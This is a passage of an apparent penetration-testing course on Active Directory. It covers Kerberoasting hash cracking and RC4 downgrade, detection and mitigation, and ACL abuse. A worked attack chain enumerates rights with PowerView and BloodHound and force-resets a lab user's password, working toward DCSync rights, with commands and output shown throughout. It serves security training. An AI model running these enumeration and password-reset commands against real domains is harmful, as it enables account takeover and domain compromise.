94F811641E144E17E9E3FFB80C14F5DD1CBAB7A9B53FB5895DFC70A32C65A9996FB9752B147AFB9B1DFCBECA37244A88CCBD36FB1BF38822E42C7B56BB9752A30D6C8198B6D64FD08A2B5967414320D532F0404B3920A5F94352F85205155A7FA7EB6BE5D3A6D730318FE0BF60187A23FF24A84C18E8FC62DF6962D91D2A9A0F380987D727090949FEC4ADC0EF29C7436034A0B9D91BA36CC1D4C457392F388AB17E646418BA9D2C736B0E890CF20D425F6D125EDD9EFCA0C3DA5A6E203D65C8868EE3EC87B853398F77B91DDCF66BD942EC17CF98B6F9A81389489FCB60349163E10196843F43037E79E10794AC70F88225EDED2D51D26413D53
To run this through Hashcat, you need to use hash mode 19700, which is Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96).
d41y@htb[/htb]$ hashcat -m 19700 aes_to_crack /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
Session..........: hashcat
Status...........: Running
Hash.Name........: Kerberos 5, etype 18, TGS-REP
Hash.Target......: $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started.....: Sun Feb 27 16:07:50 2022 (57 secs)
Time.Estimated...: Sun Feb 27 16:31:06 2022 (22 mins, 19 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 10277 H/s (8.99ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 583680/14344385 (4.07%)
Rejected.........: 0/583680 (0.00%)
Restore.Point....: 583680/14344385 (4.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3264-3328
Candidates.#1....: skitzy -> sammy<3
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
You can use Rubeus with the /tgtdeleg flag to specify that you want only RC4 encryption when requesting a new service ticket. The tool does this by specifying RC4 encryption as the only algorithm you support in the body of the TGS request. This may be a failsafe built-in AD for backward compatibility. By using this flag, you can request an RC4 encrypted ticket that can be cracked much faster.
In the above image, you can see that when supplying the tgtdeleg flag, the tool requested an RC4 ticket even though the supported encryption types are listed as AES-128/AES-256. This simple example shows the importance of detailed enumeration and digging deeper when performing attacks such as Kerberoasting. Here you could downgrade from AES to RC4 and cut cracking time down by over 4 minutes.
It is possible to edit the encryption types used in Kerberos. This can be done by opening Group Policy, editing the Default Domain Policy, and choosing: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options, then double-clicking on Network security: Configure encryption types allowed for Kerberos and selecting the desired encryption type allowed for Kerberos. Removing all other encryption types except for RC4_HMAC_MD5 would allow for the above downgrade example to occur in 2019. Removing support for AES would introduce a security flaw into AD and should likely never be done. Furthermore, removing support for RC4 regardless of the DC Windows Server version or domain functional level could have operational impacts and should be thoroughly tested before implementation.
Mitigation & Detection
An important mitigation for non-managed service accounts is to set long and complex passwords or passphrase that does not appear in any word list and would take far too long to crack. However, it is recommended to use Managed Service Accounts (MSA), and Group Managed Service Accounts (gMSA), which use very complex passwords, and automatically rotate on a set interval or accounts set up with LAPS.
Kerberoasting requests Kerberos TGS tickets with RC4 encryption, which should not be the majority of Kerberos activity within a domain. When Kerberoasting is occuring in the environment, you will see an abnormal number of TGS-REQ and TGS-REP requests and responses, signalling the use of automated Kerberoasting tools. DCs can be configured to log Kerberos TGS ticket requests by selecting Audit Kerberos Service Ticket Operations within Group Policy.
Doing so will generate two separate event IDs: 4769: “A Kerberos service ticket was requested”, and 4770: “A Kerberos service ticket was renewed”. 10-20 Kerberos TGS requests for a given account can be considered normal in a given environment. A large amount of 4769 event IDs from one account within a short time period may indicate an attack.
Below you can see an example of a Kerberoasting attack being logged. You may see event ID 4769 being logged in succession, which appears to be anomalous behavior. Clicking into one, you can that a Kerberos service ticket was requested by the htb-student user for the sqldev account. You can also see that the ticket encryption type is 0x17, which is the hex value for 23, meaning that the requested ticket was RC4, so if the password was weak, there is a good chance that the attacker would be able to crack it and gain control of the sqldev account.
Some other remediation steps include restricting the use of the RC4 algorithm, particularly for Kerberos requests by service accounts. This must be tested to make sure nothing breaks within the environment. Furthermore, Domain Admins and other highly privileged accounts should not be used as SPN accounts.
ACL Abuse
Primer
ACL Overview
In their simplest form, ACLs are lists that define who has access to which asset/resource and the level of access they are provisioned. The settings themselves in an ACL are called Access Control Entries (ACEs). Each ACE maps back to a user, group, or process and defines the rights granted to that prinicpal. Every object has an ACL, but can have multiple ACEs because multiple security principals can access objects in AD. ACLs can also be used for auditing access within AD.
Two types of ACLs:
- Discretionary Access Control List (DACL): defines which security principals are granted or denied access to an object. DACLs are made up of ACEs that either allow or deny access. When someone attempts to access an object, the system will check the DACL for the level of access that is permitted. If a DACL does not exist for an object, all who attempt to access the object are granted full rights. If a DACL exists, but does not have any ACE entries specifying specific security settings, the system will deny access to all users, groups, or processes, attempting to access it.
- System Access Control List (SACL): allow administrators to log access attempts made to secured objects.
You see that ACL for the user account forend in the image below. Each item under Permission entries make up the DACL for the user account, while the individual entries are ACE entries showing rights granted over this user object to various users and groups.

The SACLs can be seen within the Auditing tab.

Access Control Entries (ACEs)
As stated previously, ACLs contain ACE entries that name a user or group and the level of access they have over a given securable object. There are three main types of ACEs that can be applied to all securable objects.
| ACE | Description |
|---|---|
| Access denied ACE | Used within a DACL to show that a user or group is explicitly denied access to an object. |
| Access allowed ACE | Used within a DACL to show that a user or group is explicitly granted access to an object. |
| System audit ACE | Used within a SACL to generate audit logs when a user or group attempts to access an object. It records whether access was granted or not and what type of access occured. |
Each ACE is made up of the following four components:
- The security identifier (SID) of the user/group that has access to the object
- A flag denoting the type of ACE
- A set of flags that specify whether or not child containers/objects can inherit the given ACE entry from the primary or parent object
- An access mask which is a 32-bit value that defines the rights granted to an object
You can view this graphically in AD Users and Computers. In the example image below, you can see the following for the ACE entry for the user forend.

- The security principal is Angela Dunn
- The ACE type is
Allow - Inheritance applies to the “This object and all descendant objects”, meaning any child objects of the forend object would have the same permissions granted
- The rights granted to the object, again shown graphically in this example
When ACLs are checked to determine permissions, they are checked from top to bottom until an access denied is found in the list.
Importance of ACEs
Attackers utilize ACE entries to either further access or establish persistence. These can be great for you as pentesters as many organizations are unaware of the ACEs applied to each object or the impact that these can have if applied incorrectly. They cannot be detected by vulnerability scanning tools, and often go unchecked for many years, especially in large and complex environments. During an assessment where the client has taken care of all of the “low hanging fruit” AD flaws/misconfigs, ACL abuse can be a great way for you to move laterally/vertically and even achieve full domain compromise. Some example AD object security permissions are as follows. These can be enumerated using a tool such as BloodHound, and are full abusable with PowerView, among other tools:
ForcedChangePasswordabused withSet-DomainUserPasswordAdd Membersabused withSet-DomainGroupMemberGenericAllabused withSet-DomainUserPasswordorAdd-DomainGroupMemberGenericWriteabused withSet-DomainObjectWriteOwnerabused withSet-DomainObjectOwnerWriteDACLabused withAdd-DomainObjectACLAllExtendedRightsabused withSet-DomainUserPasswordorAdd-DomainGroupMemberAddSelfabused withAdd-DomainGroupMember
Read more about it here.

ACL Attacks in the Wild
You can use ACL attacks for:
- Lateral Movement
- Privilege Escalation
- Persistence
Some common attack scenarios may include:
| Attack | Description |
|---|---|
| Abusing forgot password permissions | Help Desk and other IT users are often granted permissions to perform password resets and other privileged tasks. If you can take over an account with these privileges, you may be able to perform a password reset for a more privileged account in the domain. |
| Abusing group membership management | It’s also common to see Help Desk and other staff that have the right to add/remove users from a given group. It is always worth enumerating this further, as sometimes you may be able to add an account that you control into a privileged built-in AD group or a group that grants you some sort of interesting privilege. |
| Excessive user rights | You also commonly see user, computer, and group objects with excessive rights that a client is likely unaware of. This could occur after some sort of software install or some kind of legacy or accidental configuration that gives a user unintended rights. Sometimes you may take over an account that was given certain rights out of convenience or to solve a nagging problem more quickly. |
ACL Enumeration
Enumerating with PowerView
Find-InterestingDomainAcl
You can use PowerView to enumerate ACLs, but the task of digging through all of the results will be extremely time-consuming and likely inaccurate. For example, if you run the command Find-InterestingDomainAcl you will receive a massive amount of information back that you would need to dig through to make any sense of:
PS C:\htb> Find-InterestingDomainAcl
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : ab721a53-1e2f-11d0-9819-00aa0040529b
AceFlags : ContainerInherit
AceType : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-5189
IdentityReferenceName : Exchange Windows Permissions
IdentityReferenceDomain : INLANEFREIGHT.LOCAL
IdentityReferenceDN : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL
IdentityReferenceClass : group
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : 00299570-246d-11d0-a768-00aa006e0529
AceFlags : ContainerInherit
AceType : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-5189
IdentityReferenceName : Exchange Windows Permissions
IdentityReferenceDomain : INLANEFREIGHT.LOCAL
IdentityReferenceDN : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL
IdentityReferenceClass : group
<SNIP>
If you try to dig through all of this data during a time-boxed assessment, you will likely never get through it all or find anything interesting before the assessment is over. Now, there is a way to use a tool such as PowerView more effectively - by performing targeted enumeration starting with a user that you have control over.
Get-DomainObjectACL
Dig in and see if this user (wley) has any interesting ACL rights that you could take advantage of. You first need to get the SID of your target user to search effectively.
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> $sid = Convert-NameToSid wley
You can then use the Get-DomainObjectACL function to perform your targeted search. In the below example, you are using this function to find all domain objects that your user has rights over by mapping the user’s SID using the $sid variable thing to the SecurityIdentifier property which is what tells you who has the given right over an object. One important thing to note is that if you search without the flag ResolveGUIDs, you will see results like the below, where the right ExtendedRight does not give you a clear picture of what ACE entry the user wley has over damundsen. This is because the ObjetAceType property is returning a GUID value that is not human readable.
Note that this command will take a while to run, especially in a large environment.
PS C:\htb> Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
ObjectDN : CN=Dana Amundsen,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114-1176
ActiveDirectoryRights : ExtendedRight
ObjectAceFlags : ObjectAceTypePresent
ObjectAceType : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength : 56
AceQualifier : AccessAllowed
IsCallback : False
OpaqueLength : 0
AccessMask : 256
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1181
AceType : AccessAllowedObject
AceFlags : ContainerInherit
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : None
AuditFlags : None
Performing a Reverse Search & Mapping to a GUID Value
You could Google for the GUID value and uncover this page showing that the user has the right to force change the other user’s password. Alternatively, you could do a reverse search using PowerShell to map the right name back th the GUID value.
PS C:\htb> $guid= "00299570-246d-11d0-a768-00aa006e0529"
PS C:\htb> Get-ADObject -SearchBase "CN=Extended-Rights,$((Get-ADRootDSE).ConfigurationNamingContext)" -Filter {ObjectClass -like 'ControlAccessRight'} -Properties * |Select Name,DisplayName,DistinguishedName,rightsGuid| ?{$_.rightsGuid -eq $guid} | fl
Name : User-Force-Change-Password
DisplayName : Reset Password
DistinguishedName : CN=User-Force-Change-Password,CN=Extended-Rights,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
rightsGuid : 00299570-246d-11d0-a768-00aa006e0529
This gave you an answer, but would be highly inefficient during an assessment.
-ResolveGUIDs Flag
PowerView has the ResolveGUIDs flag, which does this very thing for you. Notice how the output changes when you include this flag to show the human-readable format of the ObjectAceType property as User-Force-Change-Password.
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}
AceQualifier : AccessAllowed
ObjectDN : CN=Dana Amundsen,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
ObjectAceType : User-Force-Change-Password
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114-1176
InheritanceFlags : ContainerInherit
BinaryLength : 56
AceType : AccessAllowedObject
ObjectAceFlags : ObjectAceTypePresent
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1181
AccessMask : 256
AuditFlags : None
IsInherited : False
AceFlags : ContainerInherit
InheritedObjectAceType : All
OpaqueLength : 0
Get-Acl & Get-ADUser
Knowing how to perform this type of search without using a tool such as PowerView is greatly beneficial and could set you apart from your peers. You may be able to use this knowledge to achieve results when a client has you to work from one of their systems, and you are restricted down to what tools are readily available on the system without the ability to pull in any of your own.
This example is not very efficient, and the command can take a long time to run, especially in a large environment. It will take much longer than the equivalent command using PowerView. In this command, you’ve made a list of all domain users with the following command:
PS C:\htb> Get-ADUser -Filter * | Select-Object -ExpandProperty SamAccountName > ad_users.txt
You then read each line of the file using a foreach loop, and use the Get-Acl cmdlet to retrieve ACL information for each domain user by feeding each line of the ad_users.txt file to the Get-ADUser cmdlet. You then select just the Acess property, which will give you information about access rights. Finally, you set the IdentityReference property to the user you are in control of.
PS C:\htb> foreach($line in [System.IO.File]::ReadLines("C:\Users\htb-student\Desktop\ad_users.txt")) {get-acl "AD:\$(Get-ADUser $line)" | Select-Object Path -ExpandProperty Access | Where-Object {$_.IdentityReference -match 'INLANEFREIGHT\\wley'}}
Path : Microsoft.ActiveDirectory.Management.dll\ActiveDirectory:://RootDSE/CN=Dana
Amundsen,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
InheritanceType : All
ObjectType : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectType : 00000000-0000-0000-0000-000000000000
ObjectFlags : ObjectAceTypePresent
AccessControlType : Allow
IdentityReference : INLANEFREIGHT\wley
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : None
Once you have this data, you could follow the same methods shown above to convert the GUID to a human-readable format to understand what rights you have over the target user.
Further Enumeration of Rights
So, to recap, you started with the user wley and now have control over the user damundsen via the User-Force-Change-Password extended right. Use PowerView to hunt for where, if anywhere, control over the damundsen account could take you.
PS C:\htb> $sid2 = Convert-NameToSid damundsen
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid2} -Verbose
AceType : AccessAllowed
ObjectDN : CN=Help Desk Level 1,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength : 0
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114-4022
InheritanceFlags : ContainerInherit
BinaryLength : 36
IsInherited : False
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1176
AccessMask : 131132
AuditFlags : None
AceFlags : ContainerInherit
AceQualifier : AccessAllowed
Now you can see that your user damundsen has GenericWrite privileges over the Help Desk Level 1 group. This means, among other things, that you can add any user to this group and inherit any rights that this group has applied to it. A search for rights conferred upon this group does not return anything interesting.
Look and see if this group is nested into any other groups, remembering that nested group membership will mean that any user in group A will inherit all rights of any group that group A is nested into. A quick search shows you that the Help Desk Level 1 group is nested into the Information Technology group, meaning that you can obtain any rights that the Information Technology group grants to its members if you just add yourself to the Help Desk Level 1 group where your user damundsem has GenericWrite privileges.
PS C:\htb> Get-DomainGroup -Identity "Help Desk Level 1" | select memberof
memberof
--------
CN=Information Technology,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
In summary:
- You have control over the user wley whose hash you retrieved earlier using Responder and cracked offline using Hashcat to reveal the cleartext password value
- You enumerated objects that the user wley has control over and fount that you could force change the password of the user damundsen
- From here, you found that the damundsen user can add a member to the Help Desk Level 1 group using GenericWrite privileges
- The Help Desk Level 1 group is nested into the Information Technology group, which grants members of that group any rights provisioned to the Information Technology group
Now look around and see if members of Information Technology can do anything interesting. Once again, doing your search using Get-DomainObectAcl shows you that members of the Information Technology group have GenericAll rights over the user adunn, which means you could:
- Modify group membership
- Force change a password
- Perform a targeted Kerberoasting attack and attempt to crakc the user’s password if it is weak
PS C:\htb> $itgroupsid = Convert-NameToSid "Information Technology"
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $itgroupsid} -Verbose
AceType : AccessAllowed
ObjectDN : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength : 0
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114-1164
InheritanceFlags : ContainerInherit
BinaryLength : 36
IsInherited : False
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-4016
AccessMask : 983551
AuditFlags : None
AceFlags : ContainerInherit
AceQualifier : AccessAllowed
Finally, see if the adunn user has any type of interesting access that may be able to leverage to get closer to your goal.
PS C:\htb> $adunnsid = Convert-NameToSid adunn
PS C:\htb> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $adunnsid} -Verbose
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114
InheritanceFlags : ContainerInherit
BinaryLength : 56
AceType : AccessAllowedObject
ObjectAceFlags : ObjectAceTypePresent
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
AccessMask : 256
AuditFlags : None
IsInherited : False
AceFlags : ContainerInherit
InheritedObjectAceType : All
OpaqueLength : 0
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes
ObjectSID : S-1-5-21-3842939050-3880317879-2865463114
InheritanceFlags : ContainerInherit
BinaryLength : 56
AceType : AccessAllowedObject
ObjectAceFlags : ObjectAceTypePresent
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
AccessMask : 256
AuditFlags : None
IsInherited : False
AceFlags : ContainerInherit
InheritedObjectAceType : All
OpaqueLength : 0
<SNIP>
The output above shows that your adunn user has DS-Replication-Get-Changes and DS-Replication-Get-Changes-In-Filtered-Set rights over the domain object. This means that this user can be leveraged to perform a DCSync attack.
Enumerating ACLs with BloodHound
Viewing Node Info

If you right-click on the line between the two objects, a menu will pop up. If you select Help, you will be presented with help around abusing this ACE, including:
- More info on the specific right, tools, and commands that can be used to pull off this attack
- Operational Securtiy considerations
- External references
Investigating ForceChangePassword Further

If you click on the 16 next to Transitive Object Control, you will see the entire path that you painstakingly enumerated above. From here, you could leverage the help menus for each edge to find ways to best pull off each attack.
Viewing Potential Attack Paths

Finally, you can use the pre-built queries in BloodHound to confirm that the adunn user has DCSync rights.
Viewing Pre-Built Queries

You’ve now enumerated these attack paths in multiple ways.
ACL Abuse Tactics
Abusing ACLs
Following the prior example, to perform the attack chain, you have to do the following:
- Use the wley user to change the password for the damundsen user
- Authenticate as the damundsen user and leverage GenericWrite rights to add a user that you control to the Help Desk Level 1 group
- Take advantage of nested group membership in the Information Technology group and leverage GenericAll rights to take control of the adunn user
So, first, you must authenticate as wley and force change the password of the user damundsen. You can start by opening a PowerShell console and authenticating as the wley user. Otherwise, you could skip this step if you were already running as this user. To do this, you can create a PSCredential object.
Creating a PSCredential Object
PS C:\htb> $SecPassword = ConvertTo-SecureString '<PASSWORD HERE>' -AsPlainText -Force
PS C:\htb> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\wley', $SecPassword)
Creating a SecureString Object
Next, you must create a SecureString object which represents the password you want to set for the target user damundsen.
PS C:\htb> $damundsenPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -AsPlainText -Force
Changing a SecureString Object
Finally, you’ll use the Set-DomainUserPassword PowerView function to change the user’s password. You need to use the -Credential flag with the credential object you created for the wley user. It’s best to alwyays specify the -Verbose flag to get feedback on the command completing as expected or as much information about errors as possible. You could do this from a Linux attack host using a tool such as pth-net, which is part of the pth-toolkit.
PS C:\htb> cd C:\Tools\
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Set-DomainUserPassword -Identity damundsen -AccountPassword $damundsenPassword -Credential $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'damundsen'
VERBOSE: [Set-DomainUserPassword] Password for user 'damundsen' successfully reset
You can see that the command completed successfully, changing the password for the target user while using the credentials you specified for the wley user that you control. Next, you need to perform a similar process to authenticate as the damundsen user and add yourself to the Help Desk Level 1 group.
Creating a SecureString Object
PS C:\htb> $SecPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -AsPlainText -Force
PS C:\htb> $Cred2 = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\damundsen', $SecPassword)
Adding a User to a Group
Next, you can use the Add-DomainGroupMember function to add yourself to the target group. You can first confirm that your user is not a member of the target group.
PS C:\htb> Get-ADGroup -Identity "Help Desk Level 1" -Properties * | Select -ExpandProperty Members
CN=Stella Blagg,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Marie Wright,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Jerrell Metzler,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Evelyn Mailloux,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Juanita Marrero,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Joseph Miller,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Wilma Funk,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Maxie Brooks,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
